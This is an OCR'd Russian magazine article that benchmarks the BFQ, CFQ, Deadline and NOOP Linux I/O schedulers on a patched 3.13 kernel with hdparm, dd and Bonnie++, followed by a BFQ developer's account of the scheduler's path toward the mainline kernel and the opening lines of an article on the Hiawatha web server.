
Роман Ярыженко
rommanio@yandex.ru

Вспомним, что такое планировщик ввода/вывода. Он отвечает за распределение дисковых операций по процессам. В ранних ядрах Linux (как минимум в ядре 2.4) существовал только один планировщик — Linus Elevator. Он был слишком примитивным, и поэтому в ядре 2.6 появились еще три планировщика, часть из которых ныне уже ушла в небытие. Таким образом, сейчас в ядре существует три планировщика, а в ближайшее время, возможно, прибавится еще и четвертый:

- NOOP — наиболее простой планировщик. Он банально помещает все запросы в очередь FIFO и исполняет их вне зависимости от того, пытаются ли приложения читать или писать. Планировщик этот, тем не менее, пытается объединять однотипные запросы для сокращения операций ввода/вывода.
- CFQ был разработан в 2003 году. Заключается его алгоритм в следующем. Каждому процессу назначается своя очередь запросов ввода/вывода. Каждой очереди затем присваивается квант времени. Планировщик же циклически обходит все процессы и обслуживает каждый из них, пока не закончится очередь либо не истечет заданный квант времени. Если очередь закончилась раньше, чем истек выделенный для нее квант времени, планировщик подождет (по умолчанию 10 мс) и, в случае напрасного ожидания, перейдет к следующей очереди. Отмечу, что в рамках каждой очереди чтение имеет приоритет над записью.
- Deadline в настоящее время является стандартным планировщиком, был разработан в 2002 году. В основе его работы, как это ясно из названия, лежит предельный срок выполнения — то есть планировщик пытается выполнить запрос в указанное время. В дополнение к обычной отсортированной очереди, которая появилась еще в Linus Elevator, в нем есть еще две очереди — на чтение и на запись. Чтение опять же более приоритетно, чем запись. Кроме того, запросы объединяются в пакеты. Пакетом называется последовательность запросов на чтение либо на запись, которая идет в сторону б?льших секторов («алгоритм лифта»). После его обработки планировщик смотрит, есть ли запросы на запись, которые не обслуживались длительное время, и в зависимости от этого решает, создавать ли пакет на чтение либо же на запись.
- BFQ (Budget Fair Queueing) — относительно новый планировщик. Базируется на CFQ. Если не вдаваться в технические подробности, каждой очереди (которая,

как и в CFQ, назначается попроцессно) выделяется свой «бюджет», и, если процесс интенсивно работает с диском, данный «бюджет» увеличивается.

Но, как говорится, не все грибочки одинаково полезны — планировщик для домашнего компьютера (который мы и попытаемся выбрать в статье) отличается от планировщика для сервера.



Включение планировщика BFQ в menuconfig

ПОДГОТОВКА

Первым делом скачаем ядро и наложим патч BFQ (на момент написания статьи существовал для ядер по версию 3.13 включительно):

```
$ RELEASE=3.13.0-v7r2
$ git clone git://git.kernel.org/pub/scm/linux/↩
  kernel/git/stable/linux-stable.git linux
$ cd linux
$ git checkout -b stable-3.13 v3.13.7
$ wget -nd --no-parent --level 1 -r -R "*.html*"↩
  --reject $RELEASE http://algo.ing.unimo.it/↩
  people/paolo/disk_sched/patches/$RELEASE
$ patch -p1 < ./0001-block-cgroups-kconfig-↩
  build-bits-for-BFQ-v7r2-3.13.patch
$ patch -p1 < ./0002-block-introduce-the-BFQ-↩
  v7r2-I-O-sched-for-3.13.patch
$ patch -p1 < ./0003-block-bfq-add-Early-Queue-↩
  Merge-EQM-to-BFQ-v7r2-for-3.13.0.patch
```

INFO

В FreeBSD имеется фреймворк (GEOM scheduler framework), позволяющий создавать планировщики ввода/вывода. На текущий момент, однако, на нем базируется только планировщик гг.

```
$ cp /boot/config-uname -r ./.config
```

Затем включим этот планировщик в Enable the block layer -> IO Schedulers (планировщик по умолчанию можно оставить стандартный — все равно их можно переключать как во время работы, так и используя опции ядра) и скомпилируем ядро:

```
$ fakeroot make-kpkg --initrd --append-to-version=-my kernel_image ↵
kernel_headers
```

Перед этим нужно убедиться, что в файле /etc/kernel-pkg.conf стоит многопоточная сборка (параметр CONCURRENCY_LEVEL в идеале должен быть равен количеству ядер процессора плюс один).


Следом же устанавливаем получившиеся пакеты:

```
$ sudo dpkg -i ../linux-image-3.13.7-my+_3.13.7-my+-10.00.Custom_amd64.deb ↵
  ../linux-headers-3.13.7-my+_3.13.7-my+-10.00.Custom_amd64.deb
```

И перезагружаемся.
Помимо ядра, нужно установить некоторые пакеты для собственно бенчмаркинга:

```
$ sudo apt-get install hdparm bonnie++
```

Наконец можно приступать к тестированию.



Установка Bonnie++

ТЕСТИРОВАНИЕ

Прежде чем приступить к проведению бенчмарков, нужно рассказать о тестовом стенде. Железо: материнская плата ASUS Sabertooth 990FX R2.0, 16 Гб RAM, Seagate ST3000DM001-1CH166. ПО: Xubuntu 13.10 x64 с ядром 3.13.7. Также в моем случае имело смысл создать отдельный раздел как минимум вдвое большего объема, чем вся доступная оперативная память, что я и сделал, создав таковой в размере 35 Гб с файловой системой ext4. Сначала удостоверимся, что текущий планировщик для диска — Deadline, для чего наберем следующую команду:

```
$ cat /sys/block/sda/queue/scheduler
```

Текущий планировщик выделяется квадратными скобками.

Первый бенчмарк, который я проведу, будет тест чтения с помощью утилиты hdparm — хотя предназначена она для тонкой подстройки параметров HDD, в ней есть и бенчмарк.

```
# hdparm -tT /dev/sda
```

Для более точного результата лучше запускать эту команду три — пять раз. Следующим бенчмарком будет тест с помощью команды dd. Этот тест тоже достаточно полезен для оценки производительности ввода/вывода, хоть и кажется примитивным.

```
# cd /media/rom/benchmarking
# time dd if=/dev/zero of=./benchfile bs=1M ↵
  count=19900 conv=fdatasync,notrunc
```

Затем нужно будет очистить кеш, записав цифру 3 в файл /proc/sys/vm/drop_caches. Запись этой цифры в данный файл очищает как страничный кеш, так и кеш инод с dentry. Лишь после очистки можно будет запустить вторую часть теста:

```
# time dd if=./benchfile of=/dev/null bs=1M count=19900
```

Как и в случае с hdparm, обе части теста лучше запустить несколько раз.

Переходим к очередному тесту — им у нас будет распаковка архива с ядром. Скачиваем его и запускаем распаковку (опять же три — пять раз):


```
# wget https://www.kernel.org/pub/linux/kernel/v3.x/linux-3.13.7.tar.xz
# time tar xJf linux-3.13.7.tar.xz
```

Следующий тест будет сделан с помощью утилиты Bonnie++, о которой стоит рассказать подробнее. Это крайне гибкий набор бенчмарков для тестирования производительности ввода/вывода. Операции с файлами, к сожалению, не сводятся только к последовательному чтению/записи одного файла или к распаковке архива, поэтому приведенные тесты не дают однозначного результата для всех ситуаций. Bonnie++ же, хоть и является синтетическим тестом, более реалистично симулирует

обращения к подсистеме ввода/вывода. Так, в число тестов входит симуляция работы СУБД — в данном случае создается файл (либо файлы, если указан размер больший, чем 1 Гб) и производится как последовательное, так и рандомное чтение/запись, при этом чтение в несколько потоков.

Помимо этого теста есть еще тест на создание/изменение/удаление тысяч маленьких файлов. Опции у данного приложения следующие:

- -d — каталог для работы программы;
- -s — размер файла в мегабайтах для первого теста (симуляция работы СУБД). Как я уже сказал, если размер будет указан больший, чем 1 Гб, файлов будет больше одного;
- -n — количество файлов для второго теста (симуляция работы Squid или какого-нибудь сервера электронной почты, использующего для хранения писем файлы). Формат аргумента таков: num:max_size:min_size:num_dirs, где num — количество файлов, кратное 1024, max_size и min_size — соответственно, максимальный и минимальный размер в байтах для создаваемых файлов (по умолчанию оба этих размера равны нулю, если же их установить, размер файлов будет задаваться рандомно), а num_dirs — количество каталогов, в которых файлы будут размещаться;
- -x — количество проходов тестов;
- -q — «тихий» режим. Кроме результатов теста и ошибок, ничего не выводится;
- -u — пользователь, под которым запускать тесты. Поскольку они сильно нагружают, пользователь root не рекомендуется — во избежание всяческих ошибок.



Скрипт для бенчмарка

Итоговые команды будут следующими:

```
# mkdir rom && chown rom:rom rom
$ bonnie++ -d ./rom -n 115:25381:0:27 -x 5 -q > ~/bonnie_out_deadline.csv
```

То есть запускаем пять проходов тестов в текущей директории с количеством файлов 115*1024, максимальным размером 25 381 байт, количеством каталогов 27 в «тихом» режиме. Затем нужно преобразовать этот самый CSV в удобочитаемый вид, для чего в составе пакета есть утилиты — можно преобразовывать как в txt, так и в HTML:

```
$ cat ~/bonnie_out_deadline.csv |bon_csv2html > ~/bonnie_out_deadline.html
```

Напомню, что данные тесты нужно проводить на всех планировщиках, а не только на текущем. Для их переключения есть два способа. Первый способ — использовать параметр загрузки ядра elevator. При этом нужно будет редактировать файл /etc/default/grub и обновлять загрузочный конфиг GRUB. Второй способ не требует перезагрузки и состоит в указании планировщика через sysfs. Например, для указания планировщика CFQ на устройстве /dev/sda достаточно следующей команды:

```
# echo cfq > /sys/block/sda/queue/scheduler
```

Лично мне в конечном итоге оказалось проще написать скрипт, который запускает по пять проходов каждого теста (за исключением Bonnie++ — в нем указывается параметр -x) для каждого планировщика. Посмотрим же, что у нас получилось.

Scheduler	dd write (sec)	dd read (sec)	hdparm cach.reads (MB/s)	hdparm buff. reads (MB/s)	kernel unpack test (real)
noop avg.	139.0262	132.4498	4926.316	174.914	6.188
deadline avg.	136.8902	132.5062	4942.66	175.208	6.262
cfq avg.	141.6858	132.548	4938.032	175.32	6.252
bfq avg.	137.71	132.442	4845.482	174.2	6.216

Таблица результатов моих собственных тестов

Scheduler	Writing char latency	Writing block latency	Rewriting block laten-cy	Reading block latency	Getting block latency	Seeks latency
noop avg.	12958.6	706000	2363200	19050.2	75788.4	677000
deadline avg.	13324.8	614600	4851800	10752.75	78226	207800
cfq avg.	13433.6	326000	882400	9082.6	95375.2	982000
bfq avg.	12901	247400	1168800	12034	200420	4521200
Sequentially	**Sequential-**	**Sequentially**	**Random**		**Random**	

Sequentially creating files latency	Sequentially stat files latency	Sequentially deleting files latency	Random creating files latency	Random stat files latency	Random deleting latency
637600	349.6	351	356600	42	346000
708400	330.6	346	552000	41	350400
198600	329.8	355.2	273329	41	348600
285800	335.6	350.8	262978.2	42	301400

Таблица результатов (среднее значение задержки) для Bonnie++

АНАЛИЗ РЕЗУЛЬТАТОВ ТЕСТИРОВАНИЯ

Поскольку написание статьи связано с планировщиком BFQ, сосредоточимся именно на нем.

Запись с помощью dd у меня заняла в среднем 137,71 с, что, конечно, немного больше, чем при использовании планировщика Deadline (в среднем 136,89 с), но меньше, чем при использовании других планировщиков, — например, при сравнении с CFQ BFQ опережает его почти на 4 с.

Чтение же с помощью dd столь значительной разницы не показало. Тем не менее в этом тесте BFQ впереди планеты всей, а CFQ опять аутсайдер.

Тесты с помощью hdparm (чтение как из кеша, так и из дискового буфера) по неизвестным причинам вывели на первое место планировщик Deadline. Впрочем, полагаться на результат именно этого теста особого смысла нет — выглядит он слишком уж синтетическим.

Замер общего времени выполнения распаковки ядра снова вывел BFQ на второе место — хотя и этот тест выглядит не менее синтетическим, чем предыдущий.

А теперь перейдем к результатам Bonnie++. Результатов там много, но я покажу только самые основные. Рассматривать я буду исключительно максимальную задержку для одной операции (опять же усредненную). При использовании функции putc() задержка у нашего кандидата на включение в ядро составляет 12 901 мкс, что выводит его на первое место. То же самое можно сказать и про запись блока — при данном тесте BFQ вырывается далеко вперед. А вот при чтении блока выигрывает CFQ с его 9082,6 мкс, BFQ же в этом тесте (как и в тесте на перезапись блока) стоит на втором месте. В тесте последовательного создания файлов BFQ на втором месте, зато в тестах рандомного создания/удаления он вновь лидирует.

Как видим, в среднем BFQ уверенно занимает первое-второе место. К сожалению, у меня нет возможности проверить SSD-накопители, так что трудно сказать, какой из планировщиков подходит в случае их использования, но для жестких дисков BFQ определенно неплох, так что его можно смело включать в качестве планировщика по умолчанию на большинстве домашних компьютеров.

Немного о процессе добавления BFQ в основную ветку ядра

Я начал работу над BFQ вместе с Фабио Чеккони (Fabio Checconi) в 2008 году. Фабио

написал первую версию кода. Затем мы протестировали его, исправили ошибки и немного улучшили функционал. Мы думали, что этого будет достаточно для добавления в ядро:

- https://lkml.org/lkml/2008/4/1/234
- https://lkml.org/lkml/2008/11/11/148

Однако BFQ не приняли в основную ветку ядра, несмотря на позитивный отклик общественности. Причиной тому послужили замечания Дженса Аксбо (Jens Axboe). С одной стороны, он был обеспокоен сложностью движка планировщика, сетовал на то, что эта сложность обернется проблемами с поддержкой кода, если его добавят в ядро. С другой — он был убежден, что в Linux должен быть только один главный планировщик ввода/вывода. Им был (и есть) CFQ.

Хотя BFQ не вошел в ядро, некоторые продвинутые пользователи стали скачивать его с нашего сайта. BFQ также был включен в некоторые модифицированные ядра, например Zen Kernel.

Тем временем я наткнулся на одну занимательную ветку LKML по теме ввода/вывода. В ней обсуждалось время старта некоторых популярных приложений, таких как Firefox и терминал. Я был поражен, насколько оно может быть мало. По сути, такое время достигалось только при последовательном чтении соответствующего бинарного файла. Я вдохновился этой идеей и придумал новую фичу для планировщика: необходимо определять и давать привилегии интерактивным приложениям. После добавления этого и некоторых других незначительных улучшений я представил BFQ-v1 в июле 2010-го.

С этого момента BFQ начал набирать обороты: за прошедшие годы некоторые модифицированные Linux-ядра, Android-ядра, дистрибутивы Linux приняли BFQ в качестве планировщика по умолчанию или дополнительного планировщика (pf-kernel, многие ядра для Android, CyanogenMod, Sabayon, Gentoo Linux, Arch Linux, OpenMandriva, Rosa, ныне Manjaro). Кроме того, по моим данным, в течение последних нескольких лет каждый день планировщик скачивают несколько десятков пользователей разных дистрибутивов.

Между тем я продолжал добавлять новые функции и усовершенствования, например эвристические методы распознавания интерактивных приложений. Я добавил поддержку новых характеристик жестких дисков, например NCQ, а также оптимизировал работу с SSD. К счастью, в этой работе мне помогали такие хорошие люди, как Франческо Аллертсен (Francesco Allertsen), Мауро Андреолини (Mauro Andreolini) и особенно Арианна Аванцини (Arianna Avanzini). За несколько лет она внесла большой вклад в проект BFQ, разработала новые решения и подготовила патчи для множеств версий ядра.

Все расширения для правильной обработки новых устройств, которые Арианна и я добавили в BFQ, были до этого добавлены и в CFQ. Вместе с этим в CFQ появлялись некоторые другие полезные функции. Мы не только портируем все эти функции в BFQ, но и по возможности дорабатываем их для улучшения пропускной способности, времени отклика и быстроты исполнения. Так, нами был разработан унифицированный механизм обработки ввода/вывода QEMU для достижения высоких показателей пропускной способности.

Поддерживать такую высокую скорость разработки совсем не легко. Без поддержки Арианны проект, скорее всего, пришлось бы закрыть. Однако с выходом версии

v7r3 мы в конце концов сделали это: теперь BFQ поддерживает весь спектр популярных устройств для хранения информации. Кроме этого, весь функционал, который я планировал реализовать, теперь работает стабильно. Наконец-то код выглядит зрелым и достаточно стройным.

Вот почему я думаю, что сейчас BFQ готов для представления в LKML. С этой целью мы уже подготовили патчсет для ревью. Но, прежде чем приступить к добавлению в основную ветку, нам нужно закончить тестирование версии v7r3 и выпустить релиз. Надеюсь, мы сможем это сделать в ближайшую неделю.

→



Предводитель апачей

ЗНАКОМИМСЯ С БЕЗОПАСНЫМ И ЛЕГКИМ ВЕБ-СЕРВЕРОМ **HIAWATHA**

Когда речь заходит о легком веб-сервере для запуска статического сайта или личного блога, на ум приходят nginx, lighttpd и Cherokee. Однако это не единственно возможные варианты для выбора, и в Сети можно найти множество самых разных веб-серверов. Среди них есть сервер Hiawatha, который отличается легкостью, высокой скоростью работы, простотой настройки и набором средств для защиты веб-сервера от разных видов атак.



Евгений Зобнин
